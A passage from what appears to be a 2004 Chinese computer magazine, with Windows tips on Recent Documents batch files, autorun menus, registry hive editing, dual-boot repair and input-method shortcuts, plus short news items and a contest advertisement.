打开“记事本”，根据自己电脑的操作系统，输入以下文字：

★ Windows 98/Me

```
if not exist C:\recenttemp md C:\recenttemp
cd c:\windows\recent
copy *.doc.lnk \recenttemp
copy *.xls.lnk \recenttemp
copy *.txt.lnk \recenttemp
del *.lnk
move C:\recenttemp\*.* .
cls
```

★ Windows 2000/XP（请将其中的“123”改为你的用户名）

```
if not exist C:\recenttemp md C:\recenttemp
cd "c:\Documents and Settings\123"
attrib -r -h recent
cd "c:\Documents and Settings\123\recent"
copy *.doc.lnk \recenttemp
copy *.txt.lnk \recenttemp
copy *.xls.lnk \recenttemp
copy *.ppt.lnk \recenttemp
del *.lnk
move C:\recenttemp\*.*
cd "c:\Documents and Settings\123"
attrib +r +h recent
cls
```

将这个文件保存为recent.bat，然后直接放入“开始→程序→启动”中，这样每次开机就会自动对“文档”文件夹进行一次过滤，只保留你需要的文件。对于Windows 2000/XP则可以作为开机脚本运行（在“运行”中输入“gpedit.msc”，进入“用户配置→Windows设置→脚本(登录/注销)”）。

Just Do It

请你根据上面的批处理文件内容把它修改成为一个删除“Recent”文件夹所有文件的批处理文件，然后把它设置为关机脚本，这样就能在每次关机时自动清空“文档”，从而达到隐私保护功能。

4.让“文档”显示得更多

在Windows 2000/XP中可以通过组策略来更改“文档”中显示的文件数量，在“开始→运行”中输入“gpedit.msc”，打开组策略，接着进入“用户配置→管理模板→Windows组件→Windows资源管理器”，接着在右侧窗格中双击“'最近的文档'的最大数目”，在“设置”选项卡下选中“已启用”，然后在下面的“'最近的文档'的最大数目”后更改为新的数量（见图3）。



图 3

5.“文档”不再只有文档

“文档”中只能显示文档文件有些太单一，如果平时经常运行的程序也能出现在这里，那么岂不是又多一个不错的程序快速启动通道？而RdocEx这个系统插件可以满足你这个愿望。安装后，只要运行了某个程序（使“文档”可以记录的EXE文件），那么它的可执行文件的快捷方式就会自动出现在“文档”列表中。该软件的下载地址为http://www.mlin.net/files/RdocEx.exe。

小提示

快速启动栏中的“Recent”

推荐你安装True Launch Bar这个快速启动栏替代工具（下载地址：http://download.truelaunchbar.com/beta/tlb22018.exe），它不仅在功能上比Windows自带的快速启动栏强数倍，而且还体贴地带上了最近使用的程序菜单（右击任务栏上的True Launch Bar，接着选择“New→Recently accessed”即可），让你启动常用软件更快速。

菜鸟版的多功能系统级图标

■ 韩朝阳

看了2004年第7期《电脑爱好者》中的《一个图标当十个用——多功能系统级图标制作攻略》一文后，觉得是一个非常有用的技巧，但步骤显得有些复杂，还要用到注册表。我等是“吃菜”的，还达不到“大虾们”的水平，不敢摸注册表。介绍一下我的方法。

第一步：在任何分区创建一个文件夹，比如：D：\MyFolder，用记事本输入以下文字（注意：()内文字为注释，不用输入）：

```
[autorun]
shell\configure1=空当接龙　　（显示的文件名）
shell\configure1\command="C:\WINDOWS\System32\freecell.exe"（文件绝对路径）
shell\configure2=纸牌
shell\configure2\command="C:\WINDOWS\System32\sol.exe"
shell\configure3=扫雷
shell\configure3\command="C:\WINDOWS\System32\winmine.exe"
```

你可以根据需要自行添加内容。编辑后选择保存为autorun.inf。

第二步：现在就要把这个文件夹变成一个分区。因为只有在分区根目录下，这个技巧才能实现。用记事本创建“autorun.bat”文件，内容为"subst z: d:\MyFolder"(不含引号)。把这个文件添加到“启动”组里面，让系统每次启动时都运行它。

第三步：在桌面上建立一个快捷方式，快捷方式的内容为“Z:”，这样菜鸟版的多功能系统级图标就诞生了。重启后，运行一下这个快捷方式。需要使用时，只要在“我的电脑”中的Z盘上右击即可（见图1）。



图1

小提示

与“大虾”的系统级图标有什么区别？

★这个系统级图标可以被删除。被误删后，再建立一个快捷方式即可，不知道这算不算它的一个优点。

★右击该图标，除了要打开的程序外，还有一些如格式化、共享、属性等命令。虽然不影响使用，但也算是它最大的缺点了。

★双击该快捷方式时，打开的不是Z盘，而是右击这个图标时位于最上面的程序，要想打开Z盘只需右击这个图标选择“打开”命令即可。

★就算今后重装系统，只要重复第二步和第三步就能恢复，十分便利。

CF [XT09]

系统应用　系统应用　系统应用　系统应用　系统应用　系统应用　系统应用

软件中“Recent”的妙用

其实不光是Windows，许多软件都提供有最近打开的文档这个功能，它们一般位于“文件”菜单中，比如：Office系列软件、Emeditor、WinRAR等。所以在平时进行文字处理时，别忙着到资源管理器中翻箱倒柜，到软件的“文件”菜单先找找吧。

1.MyIE2中最近关闭的窗口

不小心关闭了某个正在浏览的网页，若想再次重温不久前刚刚浏览的某个网页，你可以直接单击MyIE2工具栏中“撤消最近关闭窗口”的图标，这样就会列出最近打开的网页。另外，大部分多页面浏览器，比如：Green Browser、Avant Browser等都提供类似的功能。

2.QQ的“最近联系人”

在QQ 2004中增加了“最近联系人”功能，最近和你用QQ聊过天的好友都会在这里显示出来，建议平时把它设置为主要显示窗口，这样要给经常联系的好友发送信息时，就不用到各个分组中去找了。

3.修改Word、Excel等显示的文档数

进入Word、Excel、PowerPoint的“工具→选项→常规”，修改“列出最近所用文件×个”或“最近所使用的文件列表×个”的数字即可。

4.清除Windows Media Player 9的播放记录

进入“工具→选项→隐私”，在下方的“历史记录”中可以设置是否显示历史记录，同时还能进行快速清除。

5.RealOne的播放记录

进入“工具→安装/配置设备→普通”即可进行设置与清除操作。

CF [XT08]

风言风语

国内门户蠢蠢欲动的博客情结

近日，搜狐宣布推出博客服务(http://blog.sohu.com/)，号称要“为网友提供一个自由记录生活、发表文章、收藏作品的网络家园”。尽管声势并不大，但却在国内三大门户中尚属首家。与此同时，有消息说新浪的博客服务已是蓄势待发，网易也在紧锣密鼓筹备中。“博客”——这种在国外已经风风火火的形式，在国内似乎有点“雷声大雨点小”。去年闹得沸沸扬扬的“木子美”事件让更多人认识了“博客中国”，但有多少人在除了看热闹之外真正走进了博客世界、其中又有多少人能坚持特色内容并更新下来？但愿国内门户网站的“博客”频道不要是对在线日记等旧业务“旧瓶装新酒”般的概念炒做，炒做出来的东西“命不久矣”是已被多次证实了的道理。如果大家想尝试Blog，小哲在这里推荐大家去www.blogger.com看看，它有Google作为强大的后盾。(李哲)

“双击”成专利 网吧要装正版系统

微软最近获得了一项美国专利和商标局授予的关于“双击”的专利，鼠标上特定点击操作也成了微软的专利。另外，微软公司推出了新的专利许可政策，微软很可能会利用政府有漏洞的知识产权保护政策，对Linux和其他竞争对手在市场上取得的胜利进行反扑。微软来势汹汹的垄断举措使得开放源代码的支持者感到非常忧虑。

与此同时，微软正版攻略开始登陆更多国内城市。在杭州，千余网吧被微软起诉使用盗版操作系统而成“炮灰”。继此前对使用盗版系统的企业开刀之后，微软此次又开始对网吧开刀，看来是动真格了。最近接二连三的关于网吧电脑必须使用品牌机和正版操作系统的要求，令曾经风光无限的众多网吧头痛不已，毕竟瞒天过海、非正规经营的大时代即将过去，网吧只有依靠更规范的运作才能真正站稳脚跟。

(李哲)

电脑粉尘会引发神经错乱？

如果你是一个喜欢到二手市场淘货的人，在和商家讨价还价前，现在应该考虑一下“健康成本”了。如果因为便宜货影响生殖功能或是导致神经错乱，是不是得不偿失呢？这不是耸人听闻，而是实实在在的研究结果。最近，美国的两个科研团体共同发表一份报告，研究发现，从电脑上所采样到的灰尘里，包括一种有害物质“溴化防火剂”(brominated flame retardant)，而且含量极高。通过动物实验，确认它有害健康，而且对于生殖与神经系统都十分不利。这种有害物质英文简称PBDE，不只存在于电脑里，在其他的电子设备上也很常见，如电视机、收音机及其他家电产品。

电脑屏幕能产生一种溴化物的致癌物质。一台电脑连续使用3天，室内这种物质含量可达每立方米2.7微克。此外，电脑荧屏表面会产生大量的静电荷，这些电荷对空气的灰尘具有强烈的吸附作用。有资料表明，电脑附近的灰尘密度可比其他空间高100倍。想想我们几位小编每天面对电脑的时间，就觉得身体每天都在被侵蚀，但这就是工作，没有办法。相信我们的读者每天面对电脑的时间也不会太少。所以，如果条件允许，还是尽量抽空离电脑远一点，多到室外活动一下吧。(LX)

|CF|[XT10]

不登录也能编辑别人的注册表

■ 流浪的双鱼

注册表中的根键[HKEY_CURRENT_USER]中保存了当前登录用户的用户信息，一般在此键下修改与当前用户相关的配置信息。如果想在注册表中修改其他用户的配置信息，就必须先要用相应用户账户登录，然后再到注册表根键[HKEY_CURRENT_USER]下修改。如果要修改多个用户的配置信息，每修改一个，就要登录一次，这就显得很繁琐。那有没有在当前用户下修改多个其他用户配置信息的办法呢？有！下面我就给大家介绍一下具体的修改方法。详细步骤如下：

第一步:首先，以具有管理员权限的用户账户登录，然后打开注册表编辑器，选中根键[HKEY_USERS]。单击“文件”菜单，选择“加载配置单元”。

第二步:在“打开文件”对话框中，定位到“X:\Documents and Settings\<username>”目录下。其中，X代表操作系统所在分区的盘符，username代表要修改的账户的用户名。

第三步:选择NTUSER.DAT文件，并点击“打开”按钮。在弹出的对话框中输入一个“项目名”，比如可以用要修改的账户的用户名作为项目名。

第四步:这时，在根键[HKEY_USERS]下会生成了一个以刚才输入的项目名命名的子键。现在，就可以在这个子键下做相应修改。

第五步:修改完毕，选中刚才生成的子键，选择“文件”菜单中的“卸载配置单元”命令将其卸载。

注意：在用修改的账户登录前，必须卸载掉已经加载的子键，否则在加载用户配置文件时将出错。此方法适用Windows XP。

|CF|[XT11]

玩家必备之 9 双系统九大经典问答

■ 苦咖啡

虽然Windows 98已经走向末路，Windows 2000/XP渐渐深入人心，成为人们装机的首选，不过，由于各种各样的原因，相当多的用户难以割舍Windows 98，所以选择了在一台电脑上安装两个或更多的Windows，但由此也产生了不少问题，下面我们就把一些经典的故障和使用技巧整理并奉献给大家。

问题一：我安装了Windows XP，后来又安装了Windows 2000，但Windows XP却无法启动了。

如果在安装Windows XP后，又安装了Windows 2000，那么XP肯定无法启动。用Windows XP安装光盘启动系统，在安装程序检测硬件配置并从光盘中提取必要安装文件后，在出现的欢迎界面后按下R键进入"故障恢复控制台"，用管理员密码登录后，输入以下命令：

```
FIXBOOT(回车并选择Yes)
CD \
ATTRIB -H NTLDR
ATTRIB -S NTLDR
ATTRIB -R NTLDR
ATTRIB -H NTDETECT.COM
ATTRIB -S NTDETECT.COM
ATTRIB -R NTDETECT.COM
COPY X:\I386\NTLDR C:\
COPY X:\I386\NTDETECT.COM C:\
```

(注：X为你的XP所在的光驱盘符，请自行修改。)

由于安装Windows 2000后会替换掉Windows XP保存在系统分区的重要系统启动文件：NTLDR、NTDETECT.COM，但它们不能识别Windows XP，因此导致该系统无法启动，相反这两个文件完全可以识别Windows 2000，所以能正常引导Windows 2000。

小提示

从已有的Windows中安装

如果在已有的Windows中安装另外的Windows版本，比如在Windows 98下安装Windows XP，当执行安装程序并选择"全新安装"后，点击"下一步"按钮，出现"安装选项"对话框，这时千万不要忘记点击"高级选项"，然后勾选"我想在安装过程中选择安装驱动器号和磁盘分区"项(见图1)，这样才能在正式开始安装前出现选择安装目标分区的提示，否则默认为C盘。当你选中"我想在安装过程中选择安装驱动器号和磁盘分区"后，安装时会出现使用什么文件系统或分区的提示，这时选择一个没有操作系统的目标驱动器就可以了。



图1

问题二：本来我一直使用的是Windows 2000，但感觉游戏性能不如Windows 98，于是又装了Windows98，但Windows 2000却无法启动了。

在已安装有Windows 2000/XP的电脑中安装Windows 98/Me后，Windows 2000/XP的启动菜单会丢失，无法启动，你可以用Windows 2000/XP安装光盘启动系统，在"安装程序"的界面中按下R键，选择"修复Windows 2000"，按R键选择"紧急修复过程"，然后按M键选择"手工修复"，接着使用上下箭头移动到"检查启动扇区"和"检查启动环境"，使用回车键选择，并取消"验证Windows 2000系统文件"的勾选，按下箭头选择"继续"，并按下回车键。

如果你之前没有在Windows 2000/XP中制作急救软盘，那么在接下来的界面中按下L键，安装程序会检测到系统中所安装的Windows 2000/XP并显示出来，按下回车键，安装程序会检测磁盘并进行修复，再次重启后，熟悉的启动菜单就回来了。

小提示

对于已经安装了Windows 98和Windows 2000/XP双系统的用户而言，如果想重装Windows 98，可以先备份C:\的所有文件(主要是ntdetect.com、ntldr、BOOTSECT.DOS、bootfont.bin和boot.ini等文件，当然为了保险起见，你可以把除了pagefile.sys、hiberfil.sys等几个超大文件以外的所有文件都备份出来)，在安装完Windows 98后，将它们重新拷贝到C:\即可重新恢复多系统的启动。

问题三：我感觉使用双系统时，两个操作系统之间的切换很麻烦，不知有没有什么好的办法？

其实，这方面也有相应软件，但我们分析后，感觉它们所实现的功能，你也完全能DIY，下面就和我们一起来吧。

1.Windows 98/Me和Windows 2000/XP快速切换

第一步：进入Windows 2000，右击"我的电脑"选择"属性"，进入"高级"选项卡，点击"启动和故障恢复"按钮，在打开窗口的"默认操作系统"项中选择"Microsoft Windows 2000 Professional" /fastdetect。接着用"记事本"打开C盘根目录中的"boot.ini"文件，将"timeout="语句改为"timeout=0"，然后选择"文件"→"另存为"，将其命名为"boot2000.ini"。

第二步：继续回到"系统属性"的"启动和故障恢复"窗口，将"默认操作系统"改为"Microsoft Windows"，确定后再次用"记事本"打开C盘根目录

的“boot.ini”文件，同样将“timeout=”语句改为“timeout=0”，选择“文件→另存为”，将其命名为“boot98.ini”。

第三步:连接到http://www.budja.com/shutdown/shutdown.exe下载Shutdown.exe，并将其复制到Windows 2000的安装目录中(一般为WINNT)。

第四步:打开“记事本”，将以下语句写进去：

```
attrib -r -h -s boot.ini
copy boot98.ini boot.ini
attrib +r +h +s boot.ini
shutdown -r
```

将其命名为WIN98.bat，并保存在C盘根目录下。

第五步:再次使用“记事本”，将以下语句写进去：

```
attrib -r -h -s boot.ini
copy boot2000.ini boot.ini
attrib +r +h +s boot.ini
RUNDLL32 SHELL32.DLL,SHExitWindowsEx 2
```

将其命名为WIN2000.bat，并保存在C盘根目录下。

第六步:为了方便使用，为这两个文件分别在相应的Windows桌面上制作快捷方式，并设置快捷键和图标，如果在Windows 2000，运行WIN98.bat文件的快捷方式即可自动重启并自动进入Widnows 98，如果在Windows 98下，运行WIN2000.bat的快捷方式则可自动重启并自动进入Windows 2000。另外，你还可以将这两个批处理文件分别用左键拖动到不同Windows的“开始”按钮上，在弹出开始菜单后，再拖动到菜单的最上方，这样就在这里创建了快捷方式，右击将其重命名即可。

2.Windows 2000和Windows XP快速切换

如果是Windows 2000和Windows XP的双系统，那么切换系统的过程将非常漫长。比如，在Windows XP下，希望重启到Windows 2000的安全模式，将不得不紧紧盯着屏幕，重启电脑，耐心地看着开机自检画面结束，然后使用键盘选择需要进入的操作系统，然后迅速按下F8键打开高级启动菜单，这时才能选择相应的安全模式进入。而一旦错过，就不得不重新来一遍。

其实可以在“开始”菜单创建一个高级启动菜单，当需要进入某个系统前，可以事先选择需要进入的系统和模式，然后重启，不用你人为选择和干预，电脑就会自动进入指定的系统和模式。

> **小提示**
> 假设你的Windows 2000安装在C:\WINNT文件夹，而Windows XP安装在D:\WINDOWXP文件夹。

第一步:在Windows XP中右击“开始”菜单，选择“打开”，在打开的文件夹空白处右击，选择“新建→快捷方式”。

第二步:在“请输入项目位置”栏，输“D\WINDOWXP\pchealth\helpctr\binaries\msconfig.exe -4”，单击“下一步”，输入快捷方式的名称为“高级启动菜单”后，单击“完成”。

第三步:同样在Windows 2000的“开始”菜单中创建快捷方式，注意快捷方式的命令也要输入“D:\WINDOWXP\pchealth\helpctr\binaries\msconfig.exe -4”(因为Windows 2000没有Msconfig命令)。

第四步:当单击“高级启动菜单”后，会执行“系统配置实用程序”，并打开第四个选项卡Boot.ini(见图2)，



图2

你可以选择下一次开机默认的操作系统和启动选项，选择完毕后，按一下“设为默认”按钮，重启电脑，它就会按照你选择的系统和模式进入。

> **小提示**
> 当你使用Msconfig.exe设置后，重新进入Windows 2000或Windows XP时，Msconfig.exe会自动启动诊断模式。

问题四:我用的是Windows 2000/XP双系统，并且让它们共享使用一些应用程序，不过，当我在Windows 2000中卸载了某个软件后，到了Windows XP后，却不能将其从系统中的“添加/删除程序”等地方清除出去，为什么？

这样的问题一般出现在采用Windows Installer安装的软件上，即使你到注册表中[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall]清除了该软件的信息，但仍会在注册表或系统目录中留下很多垃圾，并时不时出现点小问题。这时可以使用本期介绍的Windows Installer CleanUp Utility进行清理。

> **小提示**
> 其实不少软件可以采用在一个系统安装，然后在另外一个系统创建快捷方式的方法来共享使用，比如:ACDSee、HyperSnap-DX、Dreamweaver MX、Fireworks MX、Flash MX等。同时，对于不能采用这种方法共享的软件，则可以采用安装在同一文件夹下的方法实现共享。

问题五:我装了Windows 98和Windows 2000双系统，请问如何让它们共享临时文件和OE邮件？

首先要提醒注意的是，如果要共享这些数据，那么必须保证所设置的保存位置为FAT32分区，因为Windows 98无法访问NTFS分区。

1.共享临时文件

第一步:先在一个分区(最好是非系统分区)创建一个文件夹，比如:E:\tmp。

第二步:在 Windows 98/Me 中，用记事本打开 C:\Autoexec.bat，在文件开头添加以下内容:

@echo off
set temp=E:\tmp
set tmp=E:\tmp

第三步:在 Windows 2000/XP 中按下 Win + Break 组合键，进入“高级→环境变量”，分别双击列表中的“TEMP”和“TMP”，将路径改为 E:\tmp。

2.共享 OE 邮件和地址簿

分别在 Windows 98 和 Windows 2000/XP 中打开 OE，点击“工具→选项→维护”，单击“存储文件夹”按钮，将保存地址改为相同的文件夹，比如 E:\data\mail\。

在 Windows 98 中打开注册表编辑器，找到 [HKEY_CURRENT_USER\Software\Microsoft\WAB\WAB4\Wab File Name]，双击右侧窗格中的“默认”字符串值，将其中显示的路径复制到一个文本文件中。接着进入 Windows 2000/XP 注册表的相同的键值，将其“默认”的值改为刚才保存的路径即可。

Just Do It

请你自行摸索如何使两个操作系统共享使用 IE 临时文件的方法。

问题六:我最近在 Windows 2000 下整理了 C 盘，结果再进入 Windows 98 后，发现老是报错，请问这是为什么?

这是一个很容易被玩家忽视的问题，在此特别提醒大家，千万不要用 Windows 2000/XP 的磁盘整理工具(或其他适用于 Windows 2000 的磁盘工具，比如:Diskeeper 等)整理 Windows 98/Me 所在的分区，否则会造成 Windows 98/Me 出错或崩溃。同时，也建议最好不要使用 Windows 98/Me 的磁盘整理工作整理 Windows 2000/XP 所在的磁盘。

问题七:在双系统中如何调出 Windows 98 的启动菜单呢?

可在启动选择菜单中选择 Windows 98 项，在按下回车键的同时，按 F8 或 Ctrl 键，这样就能显示 Windows 98 的启动菜单。

问题八:我装了 Windows 98 和 Windows XP 的双系统，现在想把 Windows XP 卸载掉，请问该如何实现呢?

1.卸载 Windows 2000/XP

(1)FAT32 分区

用 Windows 98 启动盘启动系统，输入以下命令:

FDISK /MBR
sys c:

这样就覆盖掉了 C 分区被 Windows 2000/XP 修改的引导扇区，重启后删除 C 分区根目录下由 Windows 2000/XP 带来的所有文件，如:Pagefile.sys、Boot.ini、Ntldr、Ntdetect.com、Ntbootdd.sys、Hiberfil.sys 等，最后把 Windows 2000/XP 所在分区中不需要的文件删除即可完成卸载。

小提示


如果在卸载 Windows 2000/XP 后，Windows 98/Me 启动出现问题，可以使用 Windows 98/Me 启动软盘启动系统，然后输入“fdisk/mbr”命令重写主引导记录即可。

(2)Windows 2000/XP 双系统:删除 Windows 2000

首先在 Windows XP 中删除 Windows 2000 的系统文件夹，比如:C:\WINNT，接着打开 C 盘根目录的 Boot.ini 文件，删除其中关于 Windows 2000 的语句，一般为:multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000 Professional" /fastdetect。

2.卸载 Windows 98/Me

保留 C 盘根目录下全部由 Windows 2000/XP 带来的文件，删除 MSDOS.SYS、IO.SYS 文件，然后把 Boot.ini 里面的默认启动设置为 Windows 2000/XP(可以到 Windows 2000/XP 的“系统属性→高级→启动和故障恢复”设置里面使用下拉菜单选择“默认启动”)，然后使用“记事本”打开 C 盘根目录的 Boot.ini(见图 3)，



boot.ini - 记事本
文件(F) 编辑(E) 格式(O) 帮助(H)

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(3)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(3)\WINDOWS="Microsoft Windows XP
Professional" /fastdetect
multi(0)disk(0)rdisk(0)partition(2)\WINNT="Microsoft Windows 2000
Professional" /fastdetect
multi(0)disk(0)rdisk(0)partition(4)\WINNT="New Windows 2000 "
/fastdetect
C:\="Microsoft Windows"
```

图 3

将其中关于 Windows 98 的信息删除，一般是以 C:开头的那一行(假设 Windows 98/Me 安装在 C 盘)，然后把 timeout 设置为 0，最后将 Program Files 文件夹和 Windows 文件夹中不需要的文件夹或文件删除，这样即可完成 Windows 98/Me 的删除操作。

问题九:最近不知为什么我的启动菜单丢失了，请问如何找回它呢?

如果是 Windows 2000，那么可参考问题二的方法利用修复安装来恢复启动菜单。

如果是 Windows XP，使用其安装光盘启动电脑，选择使用“故障控制台修复”，然后依次输入(假设启动盘为 C盘):

fixmbr C:
fixboot C:

然后输入 Bootcfg /add，控制台会扫描 Windows 安装，几秒钟后扫描完成，提示选择要添加的安装，选 1，接着提示输入加载识别符，可输入:Microsoft Windows XP Professional，然后会提示输入 OS 加载选项，键入 fastdetect 后，键入:EXIT，重启电脑即可。进入系统后，把所有分区内带 $ 的文件及文件夹全删掉。 CF [XT12]

技巧E卡通 Skill Tips

紧急情况下的临时“防火墙”

一台接入因特网的电脑中了木马，其中所有硬盘都被设为共享。在杀除木马前，如果不想与他人共享你的资源，更不想被破坏，有一种简便的方法：在“控制面板→管理工具→服务”中用右键点击“Server”，选择“属性”，在“启动类型”中选择“已禁用”，确定后，重启电脑即可立即禁用所有共享。

(chemon)

Windows 中带鼠标截图方法

以前看过不少文章，都说在 Windows 中用 Print Screen 键截图无法截取鼠标，因此要借用第三方的软件来截取鼠标。其实，在 Windows 中，通过借用一些系统的小工具，同样也可以达到有限截取鼠标的目的。

打开“程序→附件→辅助工具→放大程序（没有的话可以在控制面板里安装）”，把放大倍数设为 1，然后按“Win＋Print Screen”键就可以截图了。但这样截出来的图最大也只有半个屏幕大，如果要想截得更多的内容，可以把放大镜拉得大一点，或者把屏幕的分辨率提高。

（伍关健）

关机按钮禁用后的解决方法

Windows 2000 组策略可以禁用 Windows 的关机项。在运行中输入“gpedit.msc”打开组策略，打开左边的“用户配置”下的“管理模板”里的“任务栏和『开始菜单』”，选择右边的“禁用和删除‘关机’命令”，在弹出的对话框中选择“启用”，确定后开始菜单里就没有了“关机”项。而且用其他方法也无法关机，如：按组合键“Ctrl+Alt+Del”，可以看到对话框中的“关机”按钮已变成灰色；按下“Alt＋F4”，会出现警告：“本次操作由于这台计算机的限制而被取消。请与您的系统管理员联系。”难道在限制别人的同时连自己也关不了机了吗？

办法还是有的：按组合键“Ctrl+Alt+Del”，选择“注销”（如果开始菜单里有“注销”项更方便些），之后会出现系统的登录窗口，点“选项”，就出现“关机”项了，而且是可用的。

（sonata）

快速退出 CS 的小妙招

CS 是很多人喜欢的即时战略游戏，在业余时间玩玩倒也罢了，但是很多朋友连工作的间隙也不放过，这样就免不了出现“头儿”过来时，手忙脚乱退出游戏的尴尬事。如果你实在舍不得放弃在工作时玩 CS，不妨将下面这个小方法记住，可保你在关键时刻迅速退出 CS，不过还是劝你不要在工作时间玩。

在桌面上找到 CS 快捷方式图标，在上面点右键，在弹出的右键菜单中选择“属性”，弹出属性对话框。点选“快捷方式”选项卡，在“目标”文本框中，保持原有内容不变的前提下，在后面空一格后加上“-console”，点“确定”按钮。以后通过点击桌面上的 CS 快捷方式进入游戏，在游戏过程中当需要退出时，点击键盘上的“~”键，开启 CS 控制台，键入“EXIT”回车后即可快速退出 CS，是不是方便多了？

（乔珊）

查看隐藏文件的快速方法

在 Windows 中可以设定文件和文件夹的只读、隐含和存档三种属性。在一般的情况下，只要在“文件夹→查看”里选中“不显示隐藏的文件和文件夹”就可以达到隐藏文件和文件夹的目的。但是，这个保护措施在某些情况下是不起作用的，在不用调整文件夹的查看属性的情况下就可以任意查看隐藏的文件。打开豪杰超级解霸 V8，点“文件”，选中“打开播放列表”，然后选中你想看的盘符，怎么样，看到你刚才设定属性为隐藏的文件夹了吧！如果里面有子文件夹的话，打开下级目录吧，里面所有的文件都呈现在你的面前了。

（周晓平）

让“控制面板”也以资源管理器的形式打开

在 Windows 98 中，“我的电脑”和“控制面板”打开时不出现左边的目录树形结构，其实大多数用户还是喜欢用资源管理器样式来使用“我的电脑”和“控制面板”。依次点击“开始→设置→文件夹选项”，弹出“文件夹选项”对话框，点选“文件类型”选项卡。在“已注册文件类型”文本框中拖动滚动条，选择第一个文件夹图标。点选右边的“编辑”按钮，在下一窗口中选择“操作”栏中的“Explorer”，点右下角的“设为默认值”，连续点两次“关闭”，退出设置。以后就可以用资源管理器的形式来打开“我的电脑”和“控制面板”了。

（乔珊）

|CF|[XT13]



升存者

十强阵容揭晓

十强名单及选手资料详见本次活动官方网站

升存者

现在进行时……

短信投票者中奖名单揭晓！官方网站同步发布！

在为期45天的短信投票活动中，我们收到了来自祖国各地的数千条短信，在这些投票者中产生了58名幸运儿，他们将获得由本次活动主办方颁出的精彩大奖。

一等奖:华硕DVD刻录机一台(1名)　三等奖:华硕CDRW刻录机一台(5名)
二等奖:华硕高端主板一块(2名)　四等奖:《电脑爱好者》限量版鼠标垫 一块(50

随着“升存者”活动渐入高潮，短信投票也进入到了惊心动魄的第二阶段，你只需从十名入围选手中选出其中的三人，并且编辑短信发送给我们，如果与华硕公司公布的三人实习名单吻合，便有机会角逐万元现金大奖！

请发送“简历代码”+(空格)+“简历代码”+(空格)+“简历代码”

1111926(移动用户)
9111126(联通用户)

角逐 万元 现金大奖！

本次活动咨询热线: (010)62161335/6/7-8011　24小时技术支持: (010)62501458

本次活动由《电脑爱好者》杂志 华硕电脑公司 联合主办　爱好者 ASUS 华硕品质·坚若磐石

协办媒体　china.com 中华网 www.china.com　华军软件园 OnlineDown　beareyes.com 小熊在线　sina 新浪科技

主机提供商: 35.COM

电脑爱好者 一本大家都能看懂的电脑杂志



用电脑 我们倡导偷机取巧！

■ 聊天圣手

网络时代，大家每天都要输入大量文字，不管是聊天，还是工作，不管是用拼音，还是用五笔，手指的运动量都相当大，那么我们能不能想方设法找点儿偷懒的办法，既能提高输入速度，又可以省点儿指力呢？如果你一直有这样的想法，那么还不快来看看……

调教输入法

对于国内电脑用户，输入法是必不可少的，目前大部分输入法都支持用户自造词功能，你可以把自己经常使用的短语或词语直接集成到输入法中，这样只要按几个键就能快速输入相当多的文字。下面对几个主要输入法进行介绍(注意:一般情况下，输入法自造词不允许带有标点符号)。

1.微软拼音 2003

在输入法窗口右击，选择“自造词工具”，先指定快捷键为“cf01”，接着输入“电脑爱好者是全国发行量最大的电脑杂志”。使用时，调出输入法，输入“`cf01”(“`”是TAB键上面那个键，它是快捷输入的引导字符)。

2.紫光输入法

选择“开始→所有程序→紫光输入法3.0→属性设置与管理”，打开“属性设置与管理”对话框，在左侧“设置和管理项”窗口中单击“自定义”分支下的“特殊字词或短语”项，在右侧弹出“特殊字词或短语”设置界面，输入格式为:英文输入串＝中文字词和短语，例如要自定义“电脑爱好者是全国发行量最大的电脑杂志”，则在该界面“自定义短语”处输入“cf01=电脑爱好者是全国发行量最大的电脑杂志”(不含引号)，随后单击“保存”按钮。以后只要输入“cf01”就能自动输入为“电脑爱好者是全国发行量最大的电脑杂志”。

> **小提示**
> 你可以直接在“C:\Windows\Application Data\unispim”(Windows 98)或“C:\Documents and Settings\用户名\Application Data\unispim”(Windows 2000/XP)打开“spewords.ini”进行批量添加。

3.极点中文

右击输入法状态条，选择“工具→编辑用户码表”，在打开的窗口最下方输入“cf01 电脑爱好者是全国发行量最大的电脑杂志”，然后单击上方的“存盘退出”按钮。

基本上流行的输入法都提供有自造词功能，大家可以自行摸索。

Word 中的取巧绝招

1.Word 自动更正

这个功能不仅可以更正输入中偶然的笔误，而且还可以把经常使用的文字定义为短语，当输入相应短语时，自动更正功能便会将它替换为所定义的文字。

点击“工具→自动更正选项→自动更正”，在“替换”下面的文本框中输入“cf01”，在“替换为”下面输入“《电脑爱好者》是全国发行量最大的电脑杂志”(见图1)。这样，在文字输入时，只要输入“cf01”Word就会自动替换为“《电脑爱好者》是全国发行量最大的电脑杂志”了。



图1 巧用“自动更正”，完成输入

2.在 Word 中妙语连珠

我们在写文章时，经常会有不少语句是重复使用的，这时最好使用Word的“自动图文集”功能，把它们预先设定好，用的时候只要一按鼠标就行了。与自动更正不同的是，这里可以使用标点符号。点击“插入→自动图文集→自动图文集”，进入“自动图文集”选项卡，在文本框中输入短语，比如“《电脑爱好者》是全国发行量最大的电脑杂志！”接着单击“添加”按钮，然后再单击“显示工具栏”按钮即可将“自动图文集”的按钮显示在工具栏中。以后只要单击此按钮，然后再双击定义的短语即可快速将其插入文档中。

另外，你还可以点击“视图→工具栏→自定义”，然后在“命令”选项卡的“类别”列表中选中“自动图文集”，并将右侧中最常用的短语直接拖放到Word工具栏中，这样该

短语就会生成一个按钮(见图2)，以后只要一按就能快速输入。



图2 其他按钮也可以按此方法添加

网址我都懒得全输

